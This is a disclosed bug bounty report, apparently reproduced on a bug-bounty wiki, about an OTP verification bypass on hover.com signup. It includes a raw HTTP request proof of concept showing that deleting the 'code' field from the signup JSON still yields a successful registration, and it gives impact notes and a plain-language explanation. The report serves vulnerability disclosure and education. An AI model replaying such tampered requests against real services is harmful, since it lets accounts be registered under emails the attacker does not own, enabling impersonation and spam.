Business Logic Error – Bypass of OTP Verification During Signup on hover.com
The signup endpoint completed registration and returned a valid session even when the OTP code field was removed from the request body. An attacker could therefore create accounts using email addresses they do not own, bypassing the check meant to prove email ownership.

- Triaged in 28 days
- Fixed in 34 days
- Disclosed after 48 days
An attacker can register an account on www.hover.com using any email address without passing the required OTP verification. By omitting the code parameter entirely from the signup request, the backend completes the registration and returns a valid session. This constitutes a bypass of the OTP verification mechanism and a business logic error with potential for abuse, impersonation.
PoC
Make a request on this endpoint:
POST /signup HTTP/2
Host: www.hover.com
Cookie: {{cookie}}
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/██████████ Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.hover.com/signup
Uzlc: true
Content-Type: application/json;charset=UTF-8
Content-Length: 233
Origin: https://www.hover.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

{
  "account": {
    "terms_version": 2,
    "first_name": "███",
    "last_name": "Sec",
    "email": "████",
    "username": "███",
    "password": "███",
    "token": null,
    "code": "624187",
    "tosValues": {
      "consent": true,
      "newsletter": true
    }
  }
}
- Bypass it by delete the parameter code:
{
  "account": {
    "terms_version": 2,
    "first_name": "████",
    "last_name": "Sec",
    "email": "███████████",
    "username": "████████",
    "password": "████",
    "token": null,
    "tosValues": {
      "consent": true,
      "newsletter": true
    }
  }
}
Response:
HTTP/2 200 OK
{"success": true}

- Check email, the registration succed:
Impact
Bypasses OTP verification intended to prove email ownership Allows anyone to register accounts using emails they don’t own Can prevent real users from registering May allow spam/abuse at scale Could aid phishing or impersonation if the system sends emails
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
This bypasses the email-ownership check, allowing accounts to be registered with addresses the attacker does not own, which could block real users from registering and may enable spam, phishing or impersonation.
What the attacker needed
No account needed; ability to send a crafted signup request
How it was found
- Send a normal signup request to the signup endpoint with a valid code to confirm the flow works.
- Repeat the signup request but remove the code parameter from the JSON body.
- Observe the server returning a success response, then check the email to confirm the account was created.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you sign up, the site normally requires a one-time code sent to your email. Here, leaving the code out of the request still let the signup finish, so someone could claim an email address that belongs to another person.
What is Business logic?
The application works as coded but not as intended: a negative price, a skipped payment step, a limit that can be crossed.




